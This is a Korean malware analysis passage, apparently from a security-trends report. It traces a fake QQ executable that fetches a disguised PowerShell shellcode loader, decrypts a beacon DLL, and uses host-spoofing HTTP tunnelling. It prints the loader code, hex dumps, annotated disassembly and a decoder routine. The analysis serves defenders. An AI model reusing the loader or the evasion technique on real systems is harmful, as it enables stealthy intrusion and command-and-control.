
결과적으로, 몇번의 암호화 후에 외부의 C&C 서버와 연결한 후 서버에서 명령을 하달받았다.: 서버에서 특정 모듈을 내려 받아 실행시킨다.

구체적인 운영

QQ 프로그램으로 위장한 qq.exe 프로그램은 hxxp://***.***.***.***/images/logo.png 에서 png 파일을 내려받는다.


파일명 : logo.png

다운로드 후 확인해 보면 이것은 사실 Powershell 스크립트 라는 것을 알 수 있으며, 주요 동작은 내장되어 있는 Shellcode 를 로드시켜 메모리에서 실행시킨다.



```
$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.
        return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )
        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Refle
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.Ca
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_t
        return $var_type_builder.CreateType()
}
//经过base64编码后的shellcode
[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAAA6ydeix6DxgSLLjHdg8YEVos+Md+JPjH7g8YEg

//在内存中分配shellcode大小的空间，并把解码后的shellcode的内容复制到刚分配的内存空间中
$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

//创建线程，线程函数的地址指向shellcode的入口处
$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel
'@
//执行代码
If ([IntPtr]::size -eq 8) {
        start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
        IEX $DoIt
}
```

Var_code 중 base64 로 복호화 후, 경험에 의해 shellcode 이라고 판단할 수 있었다.




Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	FC	E8	00	00	00	00	EB	27	5E	8B	1E	83	C6	04	8B	2E	üè....ë'^‹.ƒÆ.‹.
00000016	31	DD	83	C6	04	56	8B	3E	31	DF	89	3E	31	FB	83	C6	1Ý‹Æ.V‹>1ß‰>1û‹Æ
00000032	04	83	ED	04	31	FF	39	FD	74	02	EB	EA	5B	FF	E3	E8	.ƒí.1ÿ9ýt.ëê[ÿãè
00000048	D4	FF	FF	FF	64	95	D5	DC	64	67	D7	DC	29	CF	3D	DC	Ôÿÿÿd•ÕÜdg×Ü)Ï=Ü
00000064	29	CF	3D	87	7B	8A	68	0E	9E	0B	AB	B2	F7	0B	AB	4D	)Ï=‡{Šh.ž.«²÷.«M
00000080	24	82	68	1A	4C	86	68	1A	4C	D6	97	CA	24	26	22	68	$‚h.L†h.LÖ—Ê$&"h
00000096	72	4E	27	68	72	4E	77	97	A1	4E	77	97	A1	4E	77	97	rN'hrNw—¡Nw—¡Nw—
00000112	A1	4E	77	97	A1	4E	77	97	49	4E	77	97	47	51	CD	99	¡Nw—¡Nw—INw—GQÍ™
00000128	47	E5	C4	54	66	5D	C5	18	AB	7C	91	70	C2	0F	B1	00	GåÄTf]Å.«|'pÂ.±.
00000144	B0	60	D6	72	D1	0D	F6	11	B0	63	98	7E	C4	43	FA	1B	°`ÖrÑ.ö.°c˜~ÄCú.
00000160	E4	31	8F	75	C4	58	E1	55	80	17	B2	75	ED	78	D6	10	ä1.uÄXáU€.²uíxÖ.
00000176	C3	75	DB	1A	E7	75	DB	1A	E7	75	DB	1A	89	58	AB	70	ÃuÛ.çuÛ.çuÛ.‰X«p
00000192	A3	14	B5	49	89	58	AB	70	A3	14	B5	49	97	0A	2F	70	£.µI‰X«p£.µI—./p
00000208	9A	46	31	49	AE	58	BA	70	97	14	A4	49	A3	0A	39	70	šF1I®Xºp—.¤I£.9p
00000224	F3	46	27	49	D0	72	BA	70	69	3E	A4	49	64	B4	C1	70	óF'IÐrºpi>¤Id´Áp
00000240	41	F8	DF	49	6B	B4	C0	70	93	F8	DE	49	A7	E6	49	70	AøßIk´Àp“øÞI§æIp
00000256	90	AA	57	49	A4	B4	DB	70	8F	F8	C5	49	BB	E6	4A	70	.ªWI¤´Ûp.øÅI»æJp
00000272	90	AA	54	49	C2	C3	37	21	E8	8F	29	18	E8	8F	29	18	.ªTIÂÃ7!è.).è.).
00000288	E8	8F	29	18	B8	CA	29	18	F4	CB	2C	18	E3	9E	09	4E	è.).¸Ê).ôË,.ã.N
00000304	E3	9E	09	4E	E3	9E	09	4E	03	9E	0B	6F	08	9F	02	6F	ã.N.ã.N.ž.o.Ÿ.o
00000320	08	8F	00	6F	08	51	00	6F	08	51	00	6F	E5	AC	00	6F	...o.Q.o.Q.oå¬.o
00000336	E5	BC	00	6F	E5	9C	02	6F	E5	9C	02	7F	E5	8C	02	7F	å¼.oå.oå.œ.å..
00000352	E5	8E	02	7F	E0	8E	02	7F	E0	8E	02	7F	E5	8E	02	7F	å.Ž.à.Ž.à.Ž.å.Ž.
00000368	E5	8E	02	7F	E5	8E	06	7F	E5	8A	06	7F	CF	DE	05	7F	å.Ž.å.Ž.å.Š.ÏÞ..
00000384	CD	DE	45	7E	CD	DE	55	7E	CD	CE	55	7E	CD	CE	45	7E	ÍÞE~ÍÞU~ÍÎU~ÍÎE~
00000400	CD	DE	45	7E	CD	DE	45	7E	DD	DE	45	7E	5D	1E	47	7E	ÍÞE~ÍÞE~ÝÞE~].G~
00000416	08	1E	47	7E	5C	B1	45	7E	FC	B1	45	7E	FC	61	46	7E	..G~\±E~ü±E~üaF~
00000432	48	60	46	7E	48	60	46	7E	48	60	46	7E	48	60	46	7E	H`F~H`F~H`F~H`F~
00000448	48	60	46	7E	48	80	45	7E	70	97	45	7E	00	B4	47	7E	H`F~H€E~p—E~.´G~
00000464	1C	B4	47	7E	1C	B4	47	7E	1C	B4	47	7E	1C	B4	47	7E	.´G~.´G~.´G~.´G~
00000480	1C	B4	47	7E	1C	B4	47	7E	1C	B4	47	7E	4C	1D	45	7E	.´G~.´G~.´G~L.E~
00000496	0C	1D	45	7E	0C	1D	45	7E	0C	1D	45	7E	0C	3D	47	7E	..E~..E~..E~.=G~
00000512	20	3E	47	7E	20	3E	47	7E	20	3E	47	7E	20	3E	47	7E	>G~ >G~ >G~ >G~

가장 처음 ox34 비트의 쉘코드는 0x34 오프셋 이후의 데이터를 복호화 한다.

```
seg000:00000000                         ; 解密代码
seg000:00000000                         ;
seg000:00000000                         ; 获取call sub_8后面数据的地址，放到esi
seg000:00000000                         ;
seg000:00000000                         sub_8           proc near               ; CODE XREF: seg000:loc_2F↓p
seg000:00000000 5E                                      pop     esi
seg000:00000001 8B 1E                                   mov     ebx, [esi]      ; 获取代码后面第一个DWORD放到ebx
seg000:00000003 83 C6 04                                add     esi, 4
seg000:00000006 8B 2E                                   mov     ebp, [esi]      ; 获取代码后面的第二个DWORD放到ebp
seg000:00000010 31 DD                                   xor     ebp, ebx        ; 第二个DWORD和第一个DWORD异或后是下面数据段的长度
seg000:00000012 83 C6 04                                add     esi, 4
seg000:00000015 56                                      push    esi
seg000:00000016
seg000:00000016                         loc_16:                                 ; CODE XREF: sub_8+22↓j
seg000:00000016 8B 3E                                   mov     edi, [esi]      ; 进入循环，开始从第三个DWORD开始取数据
seg000:00000018 31 DF                                   xor     edi, ebx        ; 和第一个DWORD异或运算
seg000:0000001A 89 3E                                   mov     [esi], edi
seg000:0000001C 31 FB                                   xor     ebx, edi        ; ebx和edi异或一次，当下次的密钥
seg000:0000001E 83 C6 04                                add     esi, 4
seg000:00000021 83 ED 04                                sub     ebp, 4          ; 每运算一次 数据的长度减4个字节
seg000:00000024 31 FF                                   xor     edi, edi
seg000:00000026 39 FD                                   cmp     ebp, edi        ; 判断是否已经全部运算完
seg000:00000028 74 02                                   jz      short loc_2C    ; 解密完了，跳出循环执行解密后的代码
seg000:0000002A EB EA                                   jmp     short loc_16    ; 进入循环，开始从第三个DWORD开始取数据
seg000:0000002C                         ; ---------------------------------------------------------------------------
seg000:0000002C
seg000:0000002C                         loc_2C:                                 ; CODE XREF: sub_8+20↑j
seg000:0000002C 5B                                      pop     ebx
seg000:0000002D FF E3                                   jmp     ebx             ; 执行代码
seg000:0000002D                         sub_8           endp ; sp-analysis failed
seg000:0000002D
seg000:0000002F                         ; ---------------------------------------------------------------------------
seg000:0000002F
seg000:0000002F                         loc_2F:                                 ; CODE XREF: seg000:00000006↑j
seg000:0000002F E8 D4 FF FF FF                          call    sub_8           ; 解密代码
seg000:0000002F                                                                 ;
seg000:0000002F                                                                 ; 获取call sub_8后面数据的地址，放到esi
```

데이터의 0x34 오프셋부터 암호화 시작이며, 구조는 다음과 같다.

```
struct CodeData

{

DWORD dwInitXorCode; // 비밀번호 초기화

DWORD dwLength; // 뒷부분의 악성코드 암호화 후의 길이

Byte* bData;//코드 내용

}
```




Part4. 해외 보안 동향

복호화 후 PE 문서라는 것을 확인할 수 있었다. 아래 코드는 복호화를 위한 알고리즘이다.


```
void Decode()
{
	DWORD dwFirst = 0;
	DWORD dwSecond = 0;
	memcpy((void*)&dwFirst, data+0x34, 4);
	memcpy((void*)&dwSecond, data+0x38, 4);
	DWORD dwLength = dwSecond ^ dwFirst;

	DWORD dwXorCode = dwFirst;
	unsigned char* szNewBuffer = new unsigned char[dwLength];
	memset(szNewBuffer, 0, dwLength);
	for (int i = 0; i<dwLength; i+=4)
	{
		DWORD dwBuffer = 0;
		memcpy((void*)&dwBuffer, data+0x38+4+i, 4);
		DWORD dwNewBuffer = 0;
		dwNewBuffer = dwBuffer^dwXorCode;
		dwXorCode = dwXorCode^dwNewBuffer;
		memcpy(szNewBuffer+i, (void*)&dwNewBuffer, 4); //szNewBuffer为解密后的数据
	}
}
```

복호화 후 파일은 dll 모듈이다.




Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	4D	5A	E8	00	00	00	00	5B	52	45	55	89	E5	81	C3	BC	MZè....[REU‰å.Ã¼
00000016	69	00	00	FF	D3	89	C3	57	68	04	00	00	00	50	FF	D0	i..ÿÓ‰ÃWh....PÿÐ
00000032	68	F0	B5	A2	56	68	05	00	00	00	50	FF	D3	00	00	00	hðµ¢Vh....PÿÓ...
00000048	00	00	00	00	00	00	00	00	00	00	00	00	E8	00	00	00	............è...
00000064	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..º..´.Í!¸.LÍ!Th
00000080	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000096	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000112	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000128	6E	2D	70	6A	2A	4C	1E	39	2A	4C	1E	39	2A	4C	1E	39	n-pj*L.9*L.9*L.9
00000144	34	1E	9A	39	0D	4C	1E	39	34	1E	8B	39	39	4C	1E	39	4.š9.L.94.‹99L.9
00000160	34	1E	9D	39	50	4C	1E	39	23	34	9D	39	B9	4C	1E	39	4..9PL.9#4.¹L.9
00000176	0D	8A	65	39	25	4C	1E	39	2A	4C	1F	39	F8	4C	1E	39	.Še9%L.9*L.9øL.9
00000192	34	1E	97	39	37	4C	1E	39	34	1E	8C	39	2B	4C	1E	39	4.—97L.94.‹9+L.9
00000208	34	1E	8F	39	2B	4C	1E	39	52	69	63	68	2A	4C	1E	39	4..9+L.9Rich*L.9
00000224	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00	........PE..L...
00000240	17	55	25	56	00	00	00	00	00	00	00	00	E0	00	02	21	.U%V........à..!
00000256	0B	01	09	00	00	10	02	00	00	DE	00	00	00	00	00	00	.........Þ......
00000272	ED	FD	00	00	00	10	00	00	00	20	02	00	00	00	00	10	íý..... .....
00000288	00	10	00	00	00	02	00	00	05	00	00	00	00	00	00	00	....
00000304	05	00	00	00	00	00	00	00	00	00	04	00	00	04	00	00	....
00000320	2A	54	03	00	02	00	40	01	00	00	10	00	00	10	00	00	*T....@.........
00000336	00	00	10	00	00	10	00	00	00	00	00	00	10	00	00	00	....
00000352	80	C0	02	00	55	00	00	00	54	AF	02	00	A0	00	00	00	€À..U...T¯.. ...
00000368	00	D0	03	00	B4	01	00	00	00	00	00	00	00	00	00	00	.Ð..´...........

dll 문서를 추출 한 후의 모듈 이름은 beacon_dll.dll 이다.




dll 분석 중 확인결과, 0x1002e040 의 데이터를 0×69 데이터로 복호화 했으며, 데이터의 길이는 52 바이트이다.




복호화 후 파일의 설정정보에는 C&C 주소, URL, UserAgent 및 아마존 도메인 등의 설정정보들이 포함되어 있었다.

Part4. 해외 보안 동향

해킷을 잡은 후에 확인해본 결과, 악성코드는 http 터널링 통신과정 중 약간의 트릭을 사용하는데, host 필드 부분에 유명한 홈페이지 url 을 추가하며, 전송되는 내용은 인코딩을 통하여 cookies 부분에 추가한다. 난독화를 통하여 탐지를 우회하려 시도하며, 설정 정보 내 호스트파일을 위장해 놓는다.



